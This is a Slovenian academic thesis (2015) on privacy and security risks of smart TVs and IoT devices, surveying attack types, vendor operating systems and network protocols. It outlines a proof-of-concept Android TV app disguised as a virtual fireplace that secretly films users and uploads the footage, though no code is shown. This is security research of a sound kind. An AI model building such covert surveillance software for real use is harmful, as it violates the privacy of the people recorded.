Univerza v Ljubljani
Fakulteta za računalništvo in informatiko

Grega Štravs

Grožnje zasebnosti uporabnika pametne televizije

diplomsko delo

univerzitetni študijski program prve stopnje
računalništvo in informatika

Mentorica: doc. dr. Mojca Ciglarič

Ljubljana 2015

Besedilo je oblikovano z urejevalnikom besedil LaTeX.

Fakulteta za računalništvo in informatiko izdaja naslednjo nalogo:

Tematika naloge:

Opišite področje interneta stvari in pojasnite, kakšen razvoj temu področju največkrat napovedujejo analitiki. Pojasnite, zakaj so pametne naprave posebej ranljive za varnostne napade in zakaj so primerna vstopna točka za takšno aktivnost. Na primerih opišite, kako lahko relativno enostavni napadi ogrozijo zasebnost uporabnikov pametnih naprav in kakšne so lahko posledice takih napadov. Osredotočite se zlasti na pametne televizije. Opišite, koliko napora zahteva izdelava vohunske aplikacije in komentirajte možne metode preprečevanja takšnih napadov. Izdelajte lastno vohunsko aplikacijo in kritično ovrednotite stopnjo zasebnosti uporabnika pri uporabi podobnih naprav.

Izjava o avtorstvu diplomskega dela

Spodaj podpisani Grega Štravs sem avtor diplomskega dela z naslovom:

Grožnje zasebnosti uporabnika pametne televizije

S svojim podpisom zagotavljam, da:

- sem diplomsko delo izdelal samostojno pod mentorstvom doc. dr. Mojce Ciglarič,
- so elektronska oblika diplomskega dela, naslov (slov., angl.), povzetek (slov., angl.) ter ključne besede (slov., angl.) identični s tiskano obliko diplomskega dela,
- soglašam z javno objavo elektronske oblike diplomskega dela na svetovnem spletu preko univerzitetnega spletnega arhiva.

V Ljubljani, dne 11. septembra 2015 Podpis avtorja:

Zahvaljujem se mentorici doc. dr. Mojci Ciglarič za pomoč in napotke pri izdelavi diplomske naloge. Prav tako se zahvaljujem svoji družini, prijateljem in punci za podporo in spodbudo.

Vsem mojim.

Kazalo

Seznam uporabljenih kratic

kratica	angleško	slovensko
API	Application Programming Interface	programski vmesnik aplikacije
APK	Android Application Package	paket Android aplikacije
CSMA/CD	Carrier Sense Multiple Access with Collision Detection	večkratni dostop s prepoznavanjem nosilca in zaznavanjem trkov
DNS	Domain Name System	sistem domenskih imen
EEPROM	Electrically Erasable Programmable Read-Only Memory	programabilno vezje
HTTP	Hypertext Transfer Protocol	protokol za prenašanje hiperteksta
HTTPS	Hypertext Transfer Protocol Secure	varen protokol za prenašanje hiperteksta
IDPS	Intrusion Detection and Prevention System	sistem za odkrivanje in preprečevanje vdorov
IEEE	Institute of Electrical and Electronics Engineers	inštitut inženirjev elektrotehnike in elektronike
IPv4	Internet Protocol Version 4	internetni protokol verzija 4
IPv6	Internet Protocol Version 6	internetni protokol verzija 6

kratica	**angleško**	**slovensko**
MAC	Media Access Control	nadzor do dostopa večpredstavnosti
PHP	Hypertext Preprocessor	programski jezik za razvoj spletnih strani
RFID	Radio Frequency Identification	radio frekvenčna identifikacija
RTP	Real-time Transport Protocol	protokol za transport v realnem času
RTSP	Real Time Streaming Protocol	protokol za pretakanje v realnem času
SQL	Structured Query Language	strukturirani poizvedbeni jezik
SSL	Secure Sockets Layer	protokol, ki omogoča kriptirano povezavo ter avtentikacijo uporabnika in strežnika
TCP	Transmission Control Protocol	protokol za krmiljenje prenosa
TLS	Transport Layer Security	naslednik SSL protokola, ki omogoča kriptirano povezavo ter avtentikacijo uporabnika in strežnika
UDP	User Datagram Protocol	nepovezovalni protokol za prenašanje paketov
WEP	Wired Equivalent Privacy	protokol za šifriranje brezžičnih povezav
WPA	Wi-Fi Protected Access	protokol za šifriranje brezžičnih povezav
XML	eXtensible Markup Language	razširljiv označevalni jezik

Povzetek

Naša zasebnost, ki je zelo pomembna, se je z razvojem svetovnega spleta zelo zmanjšala. Veliko informacij se iz naših naprav, tudi tiste za katere ne bi želeli, pošiljajo na strežnike velikih podjetij, kjer jih ta obdelajo za izboljšanje uporabniških izkušenj, oglase in marsikaj drugega. Podjetja se seveda pred zakonodajalci zavarujejo z večstranskimi pravili in pogoji, ki jih večina uporabnikov ne prebere. Velikokrat pa se v pogojih najde kakšna luknja in tako naše informacije hitro postanejo uporabne še za kaj drugega, ne da bi uporabnik o tem kaj vedel. Da bi izrabo informacij preprečili, potrebujemo ukrepe, ki zagotavljajo odpornost arhitekture pred napadi, prav tako pa moramo zagotoviti avtentikacijo podatkov, nadzor dostopa in zasebnost klientov.[30] V diplomski nalogi se bomo osredotočili bolj na direktne napade in kraje zasebnih informacij uporabnika pametnih televizij. Slednje predstavljajo odlično platformo za krajo zasebnosti. V diplomski nalogi so predstavljeni nekateri varnostni problemi današnjih pametnih televizij, ki lahko ogrozijo našo zasebnost. Kot dokaz da lahko uporabniku pametne televizije vdiramo v zasebnost, tako da ga snemamo z vgrajeno kamero, je bila izdelana aplikacija za operacijski sistem Android TV, ki s pomočjo procesa v ozadju snema uporabnika.

Ključne besede: pametna televizija, varnost, zasebnost, internet stvari, Android.

Abstract

Our privacy which is very important has drastically decreased with the development of the world wide web. A lot of information from our devices, even those which we don't want, are being sent to the servers of large companies, where they use it to make a better user experience, personalized ads and other things. Companies protect themselves with general terms and conditions of use which most of the users do not read. Often there is a loophole in the terms and information without users knowledge quickly becomes useful for something else. Measures ensuring the architecture's resilience to attack, data authentication, access control and client privacy need to be established.[30] In the thesis we will be focusing on direct attacks and private information theft of smart television users. Smart televisions represent a great platform for stealing privacy. Here are presented some security issues of current smart televisions which can jeopardize our privacy. As proof that privacy of smart television user can be invaded with built-in camera, we built an app for Android TV operating sistem, which records user with help of the background process.

Keywords: smart television, security, privacy, internet of things, Android.

Poglavje 1

Uvod

Živimo v času, kjer so skoraj vse naše elektronske naprave povezane v svetovni splet, pa naj bodo to bodisi računalnik, mobilni telefon, klima ali radio. Internet je tako postal del našega vsakdana. Vse pametne naprave nam zelo olajšajo vsakdanja opravila in zvišajo naš standard bivanja. Z našim telefonom lahko tako spremenimo temperaturo v stanovanju, ugasnemo luči ter s pomočjo prepoznave govora zamenjamo program na televiziji. Pri vsem dobrem, kar nam prinaša internet stvari, se pojavijo tudi negativna plat. Kot primer vzemimo pametne televizorje zadnje generacije, ki imajo vgrajeno kamero za upravljanje s kretnjami in mikrofon za glasovne ukaze. Kaj hitro v pravilih in pogojih uporabe televizorja najdemo napis, ki nas opozarja, da naj se zavedamo, če naše izgovorjene besede vsebujejo osebne ali druge občutljive informacije, bodo te zajete in poslane na strežnik. S takimi opozorili se podjetja zavarujejo, da jih uporabniki v primeru zlorabe njihovih zasebnih informacij ne tožijo.

Pametna televizija zaradi svoje stacionarnosti, stalnega napajanja in vgrajene kamere ter mikrofona predstavlja odlično napravo za vohunjenje. V prihodnosti varnostnim agencijam ne bo treba namestiti prisluškovalne naprave v domove, saj nas bodo lahko nadzorovali kar preko pametnih naprav.

S prodorom pametnih televizij na trg podjetja, ki se ukvarjajo z računalniško varnostjo, opozarjajo na njihove varnostne pomanjkljivosti. Nekateri pro-

izvajalci ob odkritih pomanjkljivostih redno izdajajo popravke programske opreme, vendar uporabnika o posodobitvah ne obvestijo. Posledično mora uporabnik sam preveriti, ali so na voljo posodobitve. Vzrok za to je, da njihovi operacijski sistemi niso dobro zasnovani, saj je področje pametnih televizij še dokaj mlado. Letošnje leto 2015 je čas za bolj resne pametne televizije, ki uporabljajo Android operacijski sistem, saj bo le ta prinesel boljšo uporabniško izkušnjo in konsistenco med operacijskimi sistemi.

V diplomski nalogi bomo predstavili internet stvari in njihove grožnje naši zasebnosti. Osredotočili se bomo na pametne televizije in prikazali njihove varnostne pomanjkljivosti. Naredili bomo tudi aplikacijo za Android TV in s tem skušali prikazati eno od ranljivosti. Za dokaz možnosti kraje zasebnosti bo razvita aplikacija, ki bo na prvi pogled delovala neškodljivo. Prikazovala bo namreč virtualni kamin, v ozadju pa bo tekel proces, ki bo uporabnika snemal in te posnetke pošiljal na strežnik.

Poglavje 2

Internet stvari in zasebnost

2.1 Internet stvari

Internet stvari ali angl. Internet Of Things predstavlja pametne naprave, ki so povezane v internetno omrežje. Do teh naprav lahko dostopamo, iz njih beremo podatke, jih lahko lociramo, nadziramo in še veliko drugega. Pametne naprave danes tako igrajo pomembno vlogo in se uporabljajo na različnih področjih, kot na primer pri nadzoru okolja, infrastruktur, pri proizvodnji, pri upravljanju z energijo, v zdravstvu, pri transportu ter pri hišni avtomatizaciji.

Fraza internet stvari se je začela uporabljati, ko je imel Kevin Ashton leta 1999 istoimensko predstavitev pri firmi Procter & Gamble. Govoril je o povezovanju RFID (angl. Radio Frequency Identification) senzorjev v oskrbovalni verigi z internetom, kar je vzbudilo veliko zanimanje. Do danes je prišlo na tem področju do velikih napredkov in internet stvari ima potencial, da spremeni svet, tako kot ga je internet.[1] Podjetje Gartner napoveduje, da bo v letu 2015 v uporabi skoraj 5 milijard povezanih pametnih naprav, kar je 30 procentov več kot v prejšnjem letu. Do leta 2020 pa naj bi število naraslo na kar 25 milijard.[8] Internet stvari ima in bo imel velik vpliv v vseh panogah in na vseh področjih družbe. Tako lahko v bližnji prihodnosti pričakujemo, da bomo živeli v povezanem svetu pametnih mest, po katerih

bodo vozili pametni avtomobili, ki bodo parkirani pred pametnimi hišami, v katerih bodo bivale druge pametne naprave. Do sedaj pa ravno pametni dom predstavlja najbolj oprijemljiv vidik interneta stvari.

Ob tolikšnem številu povezanih naprav je jasno, da bomo morali začeti v celoti uporabljati internetni protokol IPv6 (angl. internet protocol version 6), ker IPv4 (angl. internet protocol version 4) že sedaj težko zadosti tolikšnem številu naprav. Naprave, za katere si niti ne predstavljamo, bodo povezane v splet. Prav tako bo obseg prometa med napravami (angl. Machine-to-Machine, M2M) presegel obseg prometa komunikacije med ljudmi (angl. Human-to-Human, H2H) ter med napravami in ljudmi (angl. Machine-to-Human, M2H).[21]

Temeljna tehnologija interneta stvari, ki povezuje fizične stvari z digitalnim svetom, je RFID. Danes pa se uporabljajo tudi druge brezžične tehnologije, kot so Zigbee, Bluetooth in Wi-Fi.

2.2 Grožnje naši zasebnosti

Warren in Brandeis[29] sta definirala zasebnost kot ang. "right to be alone". Podatki so zasebni takrat, ko je lahko uporaba in kroženje osebnih informacij nadzorovana.[4] Do invazije zasebnosti pa pride, ko posameznik ne more vzdrževati znatno stopnjo nadzora nad svojimi osebnimi podatki in njihovi uporabi. Spoštovanje zasebnosti osebe je tudi priznavanje pravice osebe do svobode in priznavanje posameznika kot avtonomnega človeškega bitja.[2]

Hiter razvoj internetne tehnologije je pripeljal do vzbujanja zaskrbljenosti pri ljudeh glede njihove zasebnosti zaradi enostavnosti zbiranja, shranjevanja, dostopnosti in manipuliranja informacij. Najhujši primer grožnje naši zasebnosti je kraja identitete, ki predstavlja poseg v informacijsko zasebnost posameznika. Ta se zgodi brez njegove vednosti ter ima za oškodovanca uničujoče posledice.[10] Neznana oseba oziroma napadalec pridobi naše podatke in jih izkoristi za pridobitev neke koristi. Napadalec s pomočjo osebnih podatkov, kot je na primer davčna številka ali EMŠO (enotna matična

številka občana) največkrat pridobi finančno korist. To so posojila, finančne transakcije ali nakupi z večjo količino denarja. Poleg finančne koristi pa napadalec lahko izkoristi tujo identiteto tudi tako, da v imenu žrtve vstopa v pravna razmerja, izvaja kriminalna dejanja in še kaj drugega.[13] Napadalec lahko ukradeno identiteto prav tako uporabi za zdravstvene namene, kjer s podatki žrtve dobi medicinske storitve ali zdravila.

Do zasebnih podatkov napadalec lahko pride na več načinov. Eden od teh je socialni inženiring, ko z uporabo psiholoških tehnik in z zlorabo zaupanja od žrtve pridobi osebne podatke. Socialni inženiring je z drugimi besedami uporaba ne-tehničnih sredstev za pridobitev nepooblaščenega dostopa do informacijskih in računalniških sistemov.[28]

Socialna omrežja omogočijo napadalcem lažji socialni inženiring, saj ravno tam pridobijo veliko informacij o žrtvi. Čim več informacij ima socialni inženir o žrtvi, večje zaupanje ima žrtev in napad je lažje izveden. Dumpster diving oziroma brskanje po smeteh socialnemu inženirju prav tako omogoči lažji napad, saj v smeteh lahko najdejo stare račune, izpiske iz bank, dokumente z gesli in še kaj drugega. Napadalci skušajo zasebne podatke pridobiti tudi z ribarjenjem (angl. phishing), kjer uporabljajo lažne spletne strani in e-poštna sporočila, ki izgledajo tako kot prava spletna stran banke.[14] Tako uporabnik vnese svoje podatke v obrazec na spletni strani misleč, da je pristna. Naslednja oblika napada je pharming, ki je prefinjena različica phishing napada, katerega cilj je, da se informacije žrtvi ukradejo tako, da se jo preusmeri na goljufivo spletno stran.[9] To se doseže z urejanjem žrtvine hosts datoteke, kjer so shranjeni podatki o naslovih in domenah, ali z napadom na strežnike DNS (angl. Domain Name System). Žrtev tako misli, da je na pravi strani in lahko varno vnese občutljive podatke, vendar je spletna stran lažna in napadalec dobi zasebne podatke. Socialni inženir lahko napad izvede tudi preko telefona, kjer skrije pravo številko in jo zamenja s tisto, ki ji žrtev zaupa. Informacije lahko pridobi tudi z neposrednim pristopom, anketami in gledanjem čez ramo (angl. shoulder surfing), kar pomeni, da opazuje žrtev, medtem ko ta vpisuje geslo. Poleg socialnega inženiringa se zasebne infor-

macije lahko pridobijo še s prisluškovanjem prometa v internetnem omrežju. Danes imamo v vsakem lokalu javno dostopne točke, ki niso zaščitene. Poleg tega veliko dostopnih točk, tudi domačih, uporablja WEP (angl. Wired Equivalent Privacy) ali WPA (angl. Wi-Fi Protected Access) enkripcijska protokola, ki nista več varna.[27] Tako napadalec z lahkoto prestreza promet in dobi piškotke, iz katerih lahko izve geslo za neko storitev, če povezava ni ustrezno kriptirana. Napadalec lahko tudi širi škodljivo programsko opremo, kot so vohunski programi (angl. spyware) ali trojanski konj, da dobi željene podatke ali direktni dostop do žrtvinega računalnika. Poleg tega da žrtvi ukrade identiteto in uporablja njene bančne kartice, jo lahko s pridobljenimi zasebnimi podatki tudi izsiljuje, ji grozi ali jo kako drugače spravi v slab položaj. Ne smemo pozabiti omeniti še možnost napada in kraje občutljivih podatkov iz strežnika ali podatkovne baze banke ali druge inštitucije. Napadalec lahko do podatkov, ki so shranjeni v podatkovni bazi pride tako, da z grobo silo ugotovi geslo, vriva SQL (angl. Structured Query Language) stavke (angl. SQL injection) ali v neki storitvi baze najde varnostno luknjo, ki jo izkoristi.

V nadaljevanju bomo pogledali, s kakšnimi grožnjami se soočajo uporabniki pametnih naprav, katerih število čedalje bolj narašča.

2.3 Grožnje naši zasebnosti pri uporabi interneta stvari

Pri uporabi socialnih omrežij je grožnja naši zasebnosti velika, s tem, ko uporabnik socialnega omrežja v svojem profilu navede svoje osebne podatke, kot so ime, priimek, datum rojstva, slike in še kaj drugega. Za primer grožnje zasebnosti vzemimo še uporabo pametnih naprav.

Potem ko z našo pametno uro v trgovini plačamo račun, na njej preverimo še naš srčni utrip ter našo dnevno telesno aktivnost. Preden se odpravimo iz trgovskega centra, z našim pametnim telefonom vključimo klimo v našem novem pametnem avtomobilu, ki ga kasneje odklenemo s pomočjo telefona.

Usedemo se v avto in preden se odpeljemo, preverimo še našo prevoženo pot in naš način vožnje. Ob prihodu v naš dom, ki se zaradi vgrajenih pametnih ključavnic odklene v naši bližini, prilagodimo temperaturo na našem pametnem termostatu. Zaradi naše sladkorne bolezni si moramo pred spanjem izmeriti koncentracijo sladkorja v krvi, pri čemer nam pomaga naš pametni merilnik. Ura je že pozna in odpravimo se v posteljo, kjer zaspimo na naši pametni vzmetnici.

Torej internet stvari ve, kakšen je naš srčni pritisk in količina krvnega sladkorja. Ve kdaj spimo, kdaj smo pokonci in kdaj nas ni doma. Prav tako ve, kako hitro smo vozili in koliko smo se čez dan gibali. To pomeni, da internet stvari sestavljajo pametne naprave, ki iz okolice zajemajo podatke in jih pošiljajo na strežnike ali pametne telefone, da se tam analizirajo.

Količina informacij, ki si jo pametne naprave z njihovo vsakodnevno uporabo pridobijo, je ogromna. Politiko zasebnosti, ki ščiti podatke, skoraj nihče ne prebere in le malo jih razume, o čem govori. Nekatere pametne naprave politike zasebnosti sploh nimajo.

Zaradi zgodnje faze razvoja interneta stvari je njegova varnost zelo slaba, kar naše zasebne podatke izpostavlja grožnjam. Scenarijev, kaj se lahko zgodi z našimi podatki, je več. Prvi je ta, da se naši podatki uporabijo za kar so bili prvotno namenjeni, kot na primer avtomatsko prilagajanje temperature termostata glede na naša prejšnje prilagoditve, opozarjanje na našo prehitro vožnjo ter opozarjanje ob pomanjkanju telesne aktivnosti. Drugi scenarij je že bolj zaskrbljujoč. Podatki, ki jih zajamejo naše pametne naprave, lahko hitro postanejo uporabne za varnostne agencije ter policijo, da nas lahko spremljajo na vsakem koraku. Tretji najbolj nevaren scenarij pa je, da bi nas direktno napadli ter ukradli podatke in jih izkoristili v slabe namene. Pametne naprave komunicirajo s pametni telefoni ali s strežniki podjetij, kamor nekatere naprave pošiljajo zajete podatke, da se analizirajo. Mi pa dobimo povratno informacijo glede na namen pametne naprave, ki jo uporabljamo. Na kakšen način napadalci pridejo do občutljivih informacij pa je opisano v nadaljevanju.

V podjetju Hewlett Packard so v letu 2014 naredili raziskavo o varnosti interneta stvari. Testirali so pametne naprave, kot so televizije, termostati, spletne kamere, vtičnice, sisteme za zalivanje, alarme ter garažna vrata.[15] Ugotovili so, da:

- 80 odstotkov naprav ne uporablja gesla ustrezne dolžine in kompleksnosti, kar se lahko izrabi in napadalec naredi napad z grobo silo (angl. brute force attack) ali napad s slovarjem (angl. dictionary attack) ter tako pridobi geslo in dostopa do naprave. Posledično lahko na primer odklene pametne ključavnice;

- 70 odstotkov naprav za prenos podatkov ne uporabljajo kriptirane povezave. Kriptirana povezava je zelo pomembna, saj se po omrežju prenašajo občutljive informacije. Napadalec v primeru uporabe nekriptirane povezave posluša promet ter zajema paketke, iz katerih lahko dobi občutljive informacije, ki jih lahko tudi spremeni in pošlje naprej;

- 60 odstotkov naprav je pokazalo pomanjkljivosti pri spletnem vmesniku. Pomanjkljivosti, kot so slabo upravljanje s sejami in privzeta gesla, so zaskrbljujoče zaradi dostopa do pametne naprave preko spletnega vmesnika. Napadalec lahko najde privzeto geslo ali ugrabi sejo (angl. session hijack ter tako dobi dostop do naprave preko spletnega vmesnika;

- 60 odstotkov naprav ne uporablja enkripcije pri prenašanju programskih posodobitev. Posledično se lahko posodobitve prestreže, iz njih bere podatke ter jih spreminja. Napadalec lahko v posodobitve doda škodljivo kodo, ki na primer podatke ne pošilja samo na domač strežnik, temveč tudi na napadalčev strežnik ali pa na napravi odpre vrata (angl. port), da si omogoči dostop do naprave.

Iz raziskave je razvidno, kako zaskrbljujoča je varnost pametnih naprav, ki so trenutno prisotne na trgu.

Podobno kot pri socialnih omrežjih bi lahko napadalci naredili za nas cel osebni profil s pomočjo podatkov, ki bi jih pridobili iz vseh naših pametnih naprav. Vedeli bi, koliko se gibljemo, kako vozimo avto, koliko tehtamo, kolikšen krvni sladkor imamo, kdaj gremo spat ter kdaj nas ni doma. Če nekdo ve, da nas ni doma oziroma da spimo, nas z lahkoto oropa. Potrebno je omeniti še en ekstremni primer. Zaradi nekriptirane povezave bi lahko napadalec prestregel in spremenil podatke pametnega merilca sladkorja v krvi. Zaradi napačnih podatkov bi vzeli premalo oziroma preveč zdravil in hitro bi bili v smrtni nevarnosti. Takšne informacije imajo na črnem trgu veliko vrednost. Vendar hekerje najbrž ne zanima, koliko tehtamo oziroma koliko stopinj imamo v stanovanju. Največja grožnja zasebnosti je izkoriščanje varnostnih slabosti pametnih naprav in pridobivanje drugih zasebnih informacij, kot je na primer številka bančne kartice in njeno geslo.

Preveč proizvajalcev pametnih naprav daje prednost temu, da spravi produkt čim hitreje na trg, namesto da bi naredili napravo dovolj varno. Pametne naprave so največkrat premajhne in premalo zmogljive, da bi za njih uporabili enako zaščito kot za osebne računalnike. Uporabljeni morajo biti zaščitni mehanizmi, ki so prilagojeni in optimizirani za takšne naprave. Pametne naprave prav tako nimajo avtomatičnega posodabljanja programske opreme pri odkritju nove ranljivosti.

Najbolj preprost način za preprečevanje napadov bi bila uporaba požarnega zidu in sistema za odkrivanje in preprečevanje vdorov (angl. IDPS, Intrusion Detection and Prevention System). Požarni zid bi blokiral nedovoljen promet, medtem ko bi IDPS odkrival, blokiral in javljal sumljivo dogajanje. Vendar za oba varnostna sistema potrebujemo veliko pravil, ki morajo biti shranjena na napravi in se morajo sproti procesirati. To na nekaterih pametnih napravah ni mogoče, saj so zasnovane tako, da so majhne, učinkovite in hitre, za kar potrebujemo drugačne varnostne mehanizme.

Implementacija varnostnih mehanizmov za pametne naprave mora biti zelo premišljena. Namesto da vgrajujemo varnostne sisteme, ki za delovanje uporabljajo velike podatkovne baze, lahko za vsako pametno napravo

uporabimo filtriranje, ki temelji na pravilih oziroma drugače povedano kar požarni zid. Ta pravila morajo biti pripravljena za vsako pametno napravo posebej glede na njene funkcije. Tako lahko za specifično napravo blokiramo oziroma dovolimo le določene IP naslove ter protokole. S takšnim načinom ima pametna naprava v politiki požarnega zida od 10 do 20 pravil v primerjavi s požarnim zidom nekega podjetja, ki ima 100 do 1000 pravil. Vendar sam požarni zid ni dovolj, saj lahko napadalec prisluškuje prometu pametnih naprav. Zato je drugi pomemben varnostni mehanizem tudi enkripcija. Najboljša rešitev bi bila uporaba avtentikacije s certifikati. To pomeni, da bi se uporabnik oz. naprava predstavila pametni napravi s pomočjo certifikata, ta pa bi potem omogočila dostop do nje.[11]

Pametne naprave, ki podpirajo posodobitev programske opreme, lahko posodobijo z novimi varnostnimi rešitvami. Za tiste naprave, ki pa jih ne moremo posodobiti, lahko uporabimo dodatno napravo oziramo požarni zid, ki jo namestimo med napravo in internetom ter tako preprečimo napade. Tak način zaščite imenujemo "bump in the wire".

Za večino ljudi prihranek časa in prednosti interneta stvari odtehtajo grožnje zasebnosti in varnosti. Če pa ste za vašo zasebnost in varnost zelo zaskrbljeni, je trenutno edini način, da ostanete varni ta, da ne kupujete pametne naprave.[12]

Poglavje 3

Pametna televizija

Pojem pametna televizija je nastal, ko se se na trgu pojavile prve televizije z možnostjo brskanja po spletu. Danes pametno televizijo najdemo že skoraj v vsakem domu ali pisarni. Takšna televizija se preko Ethernet ali Wi-Fi vmesnika poveže z internetom in ima možnost:

- brskanja po spletu,
- uporabe različnih aplikacij,
- pretakanja multimedijskih vsebin iz omrežja,
- uporabe USB (angl. universal serial bus) vmesnika,
- upravljanja preko pametnega telefona, tabličnega računalnika,
- uporabe vgrajene kamere in mikrofona.

Kot vsaka druga pametna naprava ima tudi televizija centralno procesno enoto, ki temelji na ARM[1] arhitekturi, delovni pomnilnik, Flash pomnilnik in EEPROM (angl. Electrically Erasable Programmable Read-Only Memory) čip. Na tej strojni opremi največkrat teče operacijski sistem Linux.[25]

Ker skoraj vsak proizvajalec televizij uporablja drugačno programsko opremo in grafični vmesnik, ni nobenega standardnega operacijskega sistema

[1] ARM `http://www.arm.com`

za pametne televizije. Šele z letom 2015 bosta proizvajalca Philips in Sony izdala prve pametne televizije, ki jih bo poganjal operacijski sistem Android TV. Tem bodo najbrž sledili tudi drugi proizvajalci in tako bomo lahko videli neko konsistenco na področju operacijskega sistema.

Večino pametnih televizij podpira popularne storitve, kot so YouTube, Netflix in Facebook. Nekatere televizije ponujajo le peščico aplikacij, ki pa jih redko posodabljajo. Nekateri proizvajalci ponujajo modele po nižjih cenah, ki imajo le najbolj osnovne aplikacije, medtem ko imajo višji cenovni modeli celovito paleto storitev.

Pametne televizije omogočajo različne načine upravljanja. Upravljamo jih lahko:

- s priloženim upravljalnikom,
- s pametnim telefonom/tablico, na katerem poganjamo aplikacijo za upravljanje,
- z računalnikom preko aplikacije ali pa se povežemo na televizor preko spletnega brskalnika.

Novejše pametne televizije imajo vgrajen tudi mikrofon in kamero. Tako lahko televizijo upravljamo tudi z glasovnimi ukazi ali kretnjami.

3.1 Operacijski sistemi

Na trgu je veliko proizvajalcev pametnih televizij in vsak za svoje televizije uporablja svojo programsko opremo. Tukaj je naštetih nekaj operacijskih sistemov največjih proizvajalcev elektronike.

Samsung

Samsung televizije poganja operacijski sistem Samsung Smart TV. V letošnjem letu pa je Samsung izdal prve televizije z novim operacijskim sistemom Tizen.

Slika 3.1: Samsung Smart TV OS [24]

Philips

Philips televizije je do letošnjega leta poganjal operacijski sistem NetTV, sedaj pa ga je zamenjal Android TV. NetTV prav tako poganja premium televizije proizvajalca Bang & Olufsen.

Slika 3.2: Philips pametna televizija z NetTV OS [23]


LG

LG Electronics je v letu 2007 predstavil svoj prvi "Internet TV", ki je imel programsko opremo z imenom NetCast Entertainment Access. V letu 2011 so imena pametnh televizij spremenili v LG Smart TV. Danes njihove pametne televizije uporabljajo operacijski sistem WebOS.

Slika 3.3: LG pametna televizija z WebOS [20]

Sony

Sony je prav tako kot Philips letos izdal prve televizije z operacijskim sistemom Android TV, pred tem pa so uporabljali operacijski sistem Sony Apps OS.



Slika 3.4: Sony pametna televizija z Android TV operacijskim sistemom [26]

3.2 Protokoli

Pametne televizije uporabljajo naslednje protokole, ki so razvrščeni po TCP/IP modelu.

Povezavna plast

Na povezavni plasti se fizično naslavlja glede na MAC (angl. Media Access Control) naslov. Zaznava in odpravlja se napake, izvaja se tudi kontrola pretoka in okvirjanje.

- Ethernet: Standard za žično povezavanje v omrežje, ki za izogibanje trkom uporablja CSMA/CD (angl. Carrier Sense Multiple access with Collision Detection) protokol. Definiran je s standardom IEEE (angl. Institute of Electrical and Electronics Engineers) 802.3 in omogoča hitrosti do 10 Gbps. Televizija imajo največkrat vgrajen vmesnik, ki podpira hitrosti do 100 Mbps.

- Wi-Fi 802.11: Standard, ki omogoča brezžično povezovanje v omrežje. Uporablja specifikacije standarda IEEE 802.11. Pri televizijah največkrat srečamo vmesnike s standardom 802.11n, ki omogoča hitrosti do 450 Mbps.

- Bluetooth: Brezžična tehnologija, ki omogoča povezovanje naprav na manjši razdalji in za delovanje rabi zelo malo energije. Pri televizijah se uporablja predvsem za upravljanje s telefonom ali za prenos glasbe in slik. Zadnja verzija 4.1 ima napram starejšim verzijam zelo nizko porabo energije, izboljšan domet naprav in večjo hitrost prenosa.

Omrežna plast

Omrežna plast skrbi za izogibanje zamašitvam, fragmentacijo, zagotavlja dostavo in pravilno razmerje datagramov.

- IPv4: Internetni protokol verzije 4, ki omogoča naslavljanje naprav v omrežju in uporablja 32-bitne naslove.

- IPv6: Internetni protokol verzija 6 je naslednik IPv4, ki za naslavljanje uporablja naslove dolžine 128 bitov.

Transportna plast

Transportna plast višjim plastem zagotavlja učinkovit, zanesljiv in transparenten prenos podatkov. Nadzirati mora pretok in zamašitve, kontrolirati napake ter izvajati segmentacijo ter potrjevanje.

- TCP: (angl. Transmission Control Protocol) je zanesljiv povezavni protokol, kar pomeni da uporablja rokovanje. Izvaja kontrolo pretoka in uporablja tekoče pošiljanje. Velikost okna, ki se avtomatsko spreminja, je odvisna od zamašitev in pretoka.

- UDP: (angl. User Datagram Protocol) je nepovezavni protokol, ki se uporablja tam, kjer je pomembna hitrost in kjer lahko toleriramo napake. Ne zagotavlja vrstnega reda in nima nadzora nad zamašitvami.

Če pri tem protokolu potrebujemo zanesljivost, mora biti ta zagotovljena na aplikacijski plasti.

Aplikacijska plast

Za razliko od OSI modela so pri TCP/IP modelu združene v eno aplikacijska, predstavitvena in sejna plast.

- HTTP: (angl. Hypertext Transfer Protocol) ali slovensko protokol za prenos hiper teksta. Uporablja komunikacijo med odjemalci in strežniki ter ne hrani stanja povezav.
- HTTPS: (angl. Hypertext Transfer Protocol Secure) je varna različica protokola HTTP, ki zagotavlja kriptirano komunikacijo med odjemalcem in strežnikom. Za kriptiranje uporablja protokola SSL ali TLS.
- RTSP: (angl. Real Time Streaming Protocol) protokol, ki vzpostavi in kontrolira eno- ali veččasovni tok medija, kot je zvok in slika. Deluje kot nekakšen upravljalnik multimedijskih strežnikov.
- RTP: (angl. Real-time Transport Protocol) protokol za prenos zvoka in slike preko IP omrežij. Uporablja se pri telefoniji, video konferenčnih sistemih in televizijskih storitvah.

Poglavje 4

Opis problema

Pametne naprave nam olajšajo veliko stvari v življenju. Na pametnem telefonu lahko hitro pogledamo novice na internetu, preverimo če imamo ugasnjene luči v hiši, nastavimo temperaturo klimatske naprave, preden pridemo domov in še veliko drugih stvari. Ampak vsaka naprava, ki ima možnost povezave z internetom, je izpostavljena tudi varnostnim grožnjam. Torej je lahko vsaka televizija, ki ima možnost žične ali brezžične povezave z internetom, izpostavljena nevarnosti vdora in posledično kraji podatkov ter ogroženi zasebnosti. Internet stvari predstavlja enega izmed stebrov interneta prihodnosti, ki bo z uporabo standardiziranih komunikacijskih protokolov in omrežne infrastrukture, sposobne samostojne konfiguracije, razširil internet na heterogene fizične in navidezne stvari, ki nas obdajajo v vsakdanjem življenju.[21] Internetna politika zasebnosti opisuje prakse organizacije v zvezi z zbiranjem podatkov, uporabe in razkritja. Ta politika zasebnosti tako ščiti organizacijo in kaže zavezanost celovitosti do uporabnikov spletne aplikacije.[6] Število ljudi, ki uporabljajo internet in se ne zavedajo koliko informacij se zbira o njih, pa na žalost narašča.[3]

